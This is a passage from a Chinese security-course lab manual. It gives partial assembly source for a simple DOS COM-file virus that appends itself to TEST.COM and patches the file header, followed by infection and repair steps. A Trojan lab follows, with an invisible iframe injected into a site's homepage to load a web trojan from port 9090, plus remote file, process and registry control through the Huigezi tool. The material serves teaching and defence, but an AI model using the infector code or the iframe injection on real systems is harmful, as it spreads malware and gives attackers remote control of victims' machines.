MOV DS:[DI],AX
INC SI
INC SI
INC DI
INC DI
MOV AX,DS:[SI]
MOV DS:[DI],AX

MOV SI,BP ;恢复地址值
MOV DX,OFFSET delname-OFFSET ustart
ADD DX,SI
MOV AH,41h ;删除文件
INT 21h

MOV DX,OFFSET filename-OFFSET ustart ;得到文件名
ADD DX,SI
MOV AL,02
MOV AH,3dh ;打开文件读写
INT 21h

```

```
virus.asm - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

    JC error

    MOV BX,AX ;文件句柄
    MOV DX,OFFSET yuan4byte-OFFSET vstart ;读文件的前四个字节
    ADD DX,SI
    MOV CX,4
    MOV AH,3Fh ;读文件
    INT 21h

    MOV AX,4202h ;到文件尾
    XOR CX,CX
    XOR DX,DX
    INT 21h

    MOV DI,OFFSET new4byte-OFFSET vstart ;保存要跳的地方
    ADD DI,2
    ADD DI,SI
    SUB AX,4
    MOV DS:[DI],AX
    ADD SI,OFFSET mainstart-OFFSET vstart ;准备写入病毒
    MOV DX,SI
    MOV vsizes,OFFSET vends-OFFSET mainstart
    MOV CX,vsizes
    MOV AH,40h ;写文件
    INT 21h

    MOV SI,BP ;定位到文件头
    MOV AL,0
    XOR CX,CX
    XOR DX,DX
    MOV AH,42h
    INT 21h

    MOV AH,40h ;将新的文件头写入
    MOV CX,4
    MOV DX,OFFSET new4byte-OFFSET vstart
    ADD DX,SI
    INT 21h
```

```
virus.asm - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

error:
    MOV AX,100h
    PUSH AX

RET
main ENDP

yuan4byte:
    RET

    DB 3 DUP (?)
vsizes DW 0
new4byte DB 'M',0e9h,0,0
filename DB "TEST.COM",0
delname DB "del.txt",0
message DB "You are infected by a simple com virus~"
DB 0dh,0ah,"$"

vends:

start:
    MOV AX,CSEG
    MOV DS,AX
    MOV SS,AX
    CALL main
    MOV AX,4c00h
    INT 21h
CSEG ENDS
    END start
```

图 7 添加 virus.asm 代码

- (2) 编译生成可执行文件，如下图所示：

```
D:\UIRUS_C>ml virus.asm
Microsoft (R) Macro Assembler Version 6.11
Copyright (C) Microsoft Corp 1981-1992. All rights reserved.

Assembling: virus.asm

Microsoft (R) Segmented Executable Linker Version 5.31.009 Jul 13 1992
Copyright (C) Microsoft Corp 1984-1992. All rights reserved.

Object Modules [.obj]: virus.obj
Run File [virus.exe]: "virus.exe"
List File [nul.map]: NUL
Libraries [.lib]:
Definitions File [nul.def]:
LINK : warning L4021: no stack segment
```

图 8

- (3) 查看生成文件，如下图所示：

```
D:\UIRUS_C>dir
Volume in drive D has no label.
Volume Serial Number is 5485-69D8

Directory of D:\UIRUS_C

2016-12-08 09:24 <DIR> .
2016-12-08 09:24 <DIR> ..
2016-12-08 08:56 182 c.asm
2016-12-08 08:56 791 C.EXE
2016-12-08 08:56 79 c.obj
2016-12-08 08:56 23 TEST.COM
2016-12-08 09:24 1,466 virus.asm
2016-12-08 09:24 743 VIRUS.EXE
2016-12-08 09:24 323 virus.obj
7 File(s) 3,607 bytes
2 Dir(s) 9,299,013,632 bytes free
```

图 9 查看生成文件

步骤 3、感染并查看

- (1) 查看“test.com”的内容，如下图所示：

```
D:\UIRUS_C>test.com
hello
D:\UIRUS_C>
```

图 10 正常执行 test.com

在此处复制源文件 TEST.COM，为最后的对比做准备。

- (2) 使用 virus.exe 文件感染 test.com，如下图所示：

```
D:\UIRUS_C>virus.exe
You are infested by a simple com virus~v~
D:\UIRUS_C>
```

图 11 感染后执行

- (3) 查看感染后文件变化，如下图所示：

```
D:\UIRUS_C>dir
Volume in drive D has no label.
Volume Serial Number is 5485-69D8

Directory of D:\UIRUS_C

2016-12-08 09:24 <DIR> .
2016-12-08 09:24 <DIR> ..
2016-12-08 08:56 182 c.asm
2016-12-08 08:56 791 C.EXE
2016-12-08 08:56 79 c.obj
2016-12-08 09:28 239 TEST.COM
2016-12-08 09:24 1,466 virus.asm
2016-12-08 09:24 743 VIRUS.EXE
2016-12-08 09:24 323 virus.obj
7 File(s) 3,823 bytes
2 Dir(s) 9,299,013,632 bytes free
D:\UIRUS_C>
```

图 12 感染后文件变化

(4) 复制“test.com”一个新文件“test1.com”，以便后面修改使用。执行“test1.com”结果如下图所示：

```
D:\VIRUS_C>copy test.com test1.com
1 file(s) copied.

D:\VIRUS_C>dir
Volume in drive D has no label.
Volume Serial Number is 5485-69D8

Directory of D:\VIRUS_C


2016-12-08 09:31 <DIR> .
2016-12-08 09:31 <DIR> ..
2016-12-08 08:56      182 c.asm
2016-12-08 08:56      791 C.EXE
2016-12-08 08:56       79 c.obj
2016-12-08 09:28      239 TEST.COM
2016-12-08 09:28      239 test1.com
2016-12-08 09:24     1,466 virus.asm
2016-12-08 09:24      743 VIRUS.EXE
2016-12-08 09:24      323 virus.obj
                8 File(s)          4,062 bytes
                2 Dir(s)      9,299,009,536 bytes free
```

图 13 复制 test.com 为 test1.com

```
D:\VIRUS_C>test1.com
You are infested by a simple com virus~~~
hello
D:\VIRUS_C>
```

图 14 执行 test1.com 结果

请同学把自己操作的结果截图，将该图片上传。



步骤 4、修复

(1) 对“test1.com”进行修复，如下图所示：

```
D:\VIRUS_C>ren test1.com test1
D:\VIRUS_C>debug test1
-r cx
CX 00EF
:15
-m 102 115 100
-e 100 eb 08
-e 10c ba 02 01
-w
Writing 00015 bytes
-q
D:\VIRUS_C>
```

图 15 修复 test1.com

[注] ren 是修改文件名，格式为 ren +旧文件+新文件；debug 是启动测试和调用程序，rcx 是修改内容（将寄存器 CX 的值设为 15），m 是指定内存区域的数据复制到指定的地址，e 是修改存储单元内容，danw 是写入可执行的文件，q 是退出。

(2) 将“test1”改为“test1.com”，并执行，如下图所示：

```
D:\VIRUS_C>ren test1 test1.com
D:\VIRUS_C>test1.com
hello
D:\VIRUS_C>
```

图 16 改名并执行

(3) 进入“C: \tools\Vstart 工具包\免杀工具包\免杀专业包\tool\w32dsm”，打开“W32Dasm”工具，查看相关修改前后的文件内容，如下图所示：

[注] W32Dasm 工具是一个强大的反汇编工具，操作简单，使用方便。W32Dasm 的具体使用方法参见实验原理。W32Dasm 工具分析出的是源文件内容的反汇编内容。

```

//***** Start of Code in Segment: 1 *****

:0001.0100 EB0A             jmp 010E

:0001.0102 90                 nop
:0001.0103 90                 nop
:0001.0104 68656C         push 6C65
:0001.0107 6C                 insb
:0001.0108 6F                 outsw
:0001.0109 0D0A24         or ax, 240A

* Referenced by e (U)nconditional or (C)onditional Jump at Address:
|-:0001.0100(U)
|
:0001.010C E409             mov ah, 09
:0001.010E EA0401         mov dx, 0104
:0001.0111 CD21             int 21
:0001.0113 B44C             mov ah, 4C
:0001.0115 CD21             int 21
:0001.0117 0000000000000000 BYTE 10 DUP(0)
:0001.0121 0000000000000000 BYTE 10 DUP(0)
:0001.012E 0000000000000000 BYTE 10 DUP(0)
:0001.0135 0000000000000000 BYTE 10 DUP(0)
:0001.013F 0000000000000000 BYTE 10 DUP(0)
:0001.0149 0000000000000000 BYTE 10 DUP(0)
:0001.0153 0000000000000000 BYTE 10 DUP(0)
:0001.015D 0000000000000000 BYTE 10 DUP(0)
:0001.0167 0000000000000000 BYTE 10 DUP(0)
:0001.0171 0000000000000000 BYTE 10 DUP(0)
:0001.017E 0000000000000000 BYTE 10 DUP(0)
:0001.0185 0000000000000000 BYTE 10 DUP(0)
:0001.018F 0000000000000000 BYTE 10 DUP(0)
:0001.0199 0000000000000000 BYTE 10 DUP(0)
:0001.01A3 0000000000000000 BYTE 10 DUP(0)
:0001.01AD 0000000000000000 BYTE 10 DUP(0)
:0001.01B7 0000000000000000 BYTE 10 DUP(0)
:0001.01C1 0000000000000000 BYTE 10 DUP(0)
:0001.01CE 0000000000000000 BYTE 10 DUP(0)
:0001.01D5 0000000000000000 BYTE 10 DUP(0)
:0001.01DF 0000000000000000 BYTE 10 DUP(0)
:0001.01E9 0000000000000000 BYTE 10 DUP(0)
:0001.01F3 0000000000000000 BYTE 10 DUP(0)

```

感染前

图17 查看源文件

```

//***** Start of Code in Segment: 1 *****

:0001.0100 4D                dec bp
:0001.0101 E9E2B0        jmp 01E2

:0001.0104 68656C        push 6C65
:0001.0107 6C                insb
:0001.0108 6F                outsw
:0001.0109 0D0A24        or ax, 240A
:0001.010C B409                mov ah, 09

* Possible StringData Ref from Data Seg 001 ->"hello"
|
:0001.010E BA0401        mov dx, 0104
:0001.0111 CD21                int 21
:0001.0113 B44C                mov ah, 4C
:0001.0115 CD21                int 21
:0001.0117 E80000        call 011A

* Referenced by a CALL at Address:
|:0001.0117
|
:0001.011A 5E                pop si
:0001.011B 8B8E                mov bp, si
:0001.011D 56                push si
:0001.011E B409                mov ah, 09
:0001.0120 81C6AA00        add si, 00AA
:0001.0124 8BD6                mov dx, si
:0001.0126 CD21                int 21
:0001.0128 5E                pop si
:0001.0129 81C68F00        add si, 008F

* Possible StringData Ref from Data Seg 001 ->"M"
|
:0001.012D BF0001        mov di, 0100
:0001.0130 8B04                mov ax, [si]
:0001.0132 8905                mov [di], ax
:0001.0134 46                inc si
:0001.0135 46                inc si
:0001.0136 47                inc di
:0001.0137 47                inc di
:0001.0138 8B04                mov ax, [si]
:0001.013A 8905                mov [di], ax

```

感染后

图 18 查看感染后的文件

```

//***** Start of Code in Segment: 1 *****

:0001.0100 EB08                jmp 010A


:0001.0102 68656C                push 6C65
:0001.0105 6C                insb
:0001.0106 6F                outsw
:0001.0107 0D0A24                or ax, 240A

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0001.0100(U)
|
:0001.010A E409                mov ah, 09
:0001.010C EA0201                mov dx, 0102
:0001.010F CD21                int 21
:0001.0111 E44C                mov ah, 4C
:0001.0113 CD21                int 21
:0001.0115 00000000000000000000    BYTE 10 DUP(0)
:0001.011F 00000000000000000000    BYTE 10 DUP(0)
:0001.0129 00000000000000000000    BYTE 10 DUP(0)
:0001.0133 00000000000000000000    BYTE 10 DUP(0)
:0001.013D 00000000000000000000    BYTE 10 DUP(0)
:0001.0147 00000000000000000000    BYTE 10 DUP(0)
:0001.0151 00000000000000000000    BYTE 10 DUP(0)
:0001.015B 00000000000000000000    BYTE 10 DUP(0)
:0001.0165 00000000000000000000    BYTE 10 DUP(0)
:0001.016F 00000000000000000000    BYTE 10 DUP(0)
:0001.0179 00000000000000000000    BYTE 10 DUP(0)
:0001.0183 00000000000000000000    BYTE 10 DUP(0)
:0001.018D 00000000000000000000    BYTE 10 DUP(0)
:0001.0197 00000000000000000000    BYTE 10 DUP(0)
:0001.01A1 00000000000000000000    BYTE 10 DUP(0)
:0001.01AB 00000000000000000000    BYTE 10 DUP(0)
:0001.01B5 00000000000000000000    BYTE 10 DUP(0)
:0001.01BF 00000000000000000000    BYTE 10 DUP(0)
:0001.01C9 00000000000000000000    BYTE 10 DUP(0)
:0001.01D3 00000000000000000000    BYTE 10 DUP(0)
:0001.01DD 00000000000000000000    BYTE 10 DUP(0)
:0001.01E7 00000000000000000000    BYTE 10 DUP(0)
:0001.01F1 00000000000000000000    BYTE 10 DUP(0)
:0001.01FB 00000000000000000000    BYTE 10 DUP(0)
:0001.0205 00000000000000000000    BYTE 10 DUP(0)

```

修复后

图 19 查看修复后的文件
 请同学把自己操作的结果截图，将该图片上传。



实验 5 特洛伊木马技术

【实验目的】

- 1、了解木马的工作原理
- 2、理解木马的植入过程、清除过程

【实验学时】 2 学时

【实验环境】 Windows 2003

【实验工具】 灰鸽子； AVG Anti-Spyware； MyCCL； OC； Ollydbg； UltraEdit-32 等

【实验原理】 通过实验步骤学习网页木马，利用工具生成网页木马，完成对默认网站的“挂马”过程，并通过木马对目标主机进行操作。操作完成后将木马删除； 分别利用 IExpress 工具、WinRAR 工具进行木马安装程序的捆绑，并对目标主机进行控制；利用工具生成 gh0st 木马，完成主机 A 与主机 B 之间的链接，从而使主机 A 将服务端程序拷贝到主机 B 上，最终在查找主机 B 系统开启的服务中能找到 gh0st 木马；学习特征码定位的原理和方法，并通过特征码的修改，实现对木马安装程序的免杀；

【实验步骤】


网页木马

每 2 人一组

步骤 1、生成网页木马

(1) 主机 A 右键“我的电脑”->“管理”->“服务和应用程序”->“服务”，检查 Kingsoft Uplive Service 服务是否为停止状态，如服务已经启动，将其停止。

(2) 主机 A 首先通过“程序|管理工具|Internet 信息服务 (IIS) 管理器|HOST3A|网站右键”启动“木马网站”如图。



(3) 主机 A 进入 Vstart 中的网络攻防中单击“灰鸽子”按钮运行灰鸽子远程监控木马程序。

(4) 主机 A 生成木马的“服务器程序”。

主机 A 单击木马操作界面工具栏“配置服务程序”按钮，弹出“服务器配置”对话框，单击“自动上线设置”属性页，在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”文本框中输入本机 IP 地址；单击“生成服务器”按钮，生成木马“Server_Setup.exe”保存到 D:\ExpNIC\Common\web\木马网站。



(5) 主机 A 编写生成网页木马的脚本。

在桌面建立一个“Trojan.txt”文档，打开“Trojan.txt”，将实验原理中网页木马脚本写入，并将脚本第 15 行“主机 IP 地址”替换成主机 A 的 IP 地址。

把“Trojan.txt”文件扩展名改为“.htm”，生成“Trojan.htm”。

将生成的“Trojan.htm”文件和灰鸽子生成的“Server_Setup.exe”保存到 D:\ExpNIC\Common\web\木马网站，“Trojan.htm”文件就是网页木马程序。

步骤 2、完成对默认网站的“挂马”过程

(1) 主机 A 进入目录“D:\ExpNIC\Common\web\wwwroot”，使用记事本打开“index.html”文件。

(“默认网站”的网站空间目录为“D:\ExpNIC\Common\web\wwwroot”，主页为“index.html”)

(2) 对“index.html”进行编辑。在代码的底部加上<iframe>语句，iframe 标签（需将 http://www.jlyuxin.net/index.html 修改为 http://本机 IP:9090/Trojan.htm），实现从此网页对网页木马的链接。以下代码为例，具体 IP 地址为本机 IP。

```
<iframe src="http://172.16.0.105:9090/Trojan.htm" name="yuxin" width=0 height=0 frameborder=0>
```


回答问题：命令中 width=0 height=0 frameborder=0，分别表示？（ B ）

A index.html 页面的宽，高，边框分别为 0

B Trojan.htm 页面的宽，高，边框分别为 0

步骤 3、木马的植入

主机 B 启动 IE 浏览器，访问“http://主机 A 的 IP 地址”。主机 A 通过灰鸽子查看主机 B 是否上线，将该结果截图上传。



步骤 4、木马的功能

(1) 文件管理

主机 B 在目录“D:\”下建立一个文本文件，并命名为“Test.txt”。

主机 A 操作“灰鸽子远程控制”程序来对主机 B 进行文件管理。


单击“文件管理器”属性页，效仿资源管理器的方法在左侧的树形列表的“自动上线主机”下找到主机 B 新建的文件“D:\Test.txt”。在右侧的详细列表中对该文件进行重命名操作。

名称	大小(字节)	修改日期
Drive Information		2014-08-16 05:49
eis		2014-08-18 05:59
eis_work		2014-08-16 01:41
RECYCLER		2014-08-16 05:01
System Volume I...		2014-08-16 06:16
1.txt	0	2016-01-20 02:50

在主机 B 上观察文件操作的结果。

(2) 系统信息查看


主机 A 操作“灰鸽子远程控制”程序查看主机 B 的操作系统信息。单击“远程控制命令”属性页，选中“系统操作”属性页，单击界面右侧的“系统信息”按钮，查看主机 B 操作系统信息。




(3) 进程查看

主机 A 操作“灰鸽子远程控制”程序对主机 B 启动的进程进行查看。

单击“远程控制命令”属性页，选中“进程管理”属性页，单击界面右侧的“查看进程”按钮，查看主机 B 进程信息。




主机 B 启动 Windows 任务管理器，查看进程，并和主机 A 的查看结果相比较。



(4) 注册表管理

主机 A 单击“注册表编辑器”属性页，在左侧树状控件中“远程电脑”（主机 B）注册表的“HKEY_LOCAL_MACHINE\Software\” 键下，创建新的注册表项“test”；对新创建的注册表项进行重命名等修改操作；删除新创建的注册表项。主机 B 点击“开始|运行”输入“regedit” 点击确定，查询相应注册表项。



(5) Telnet

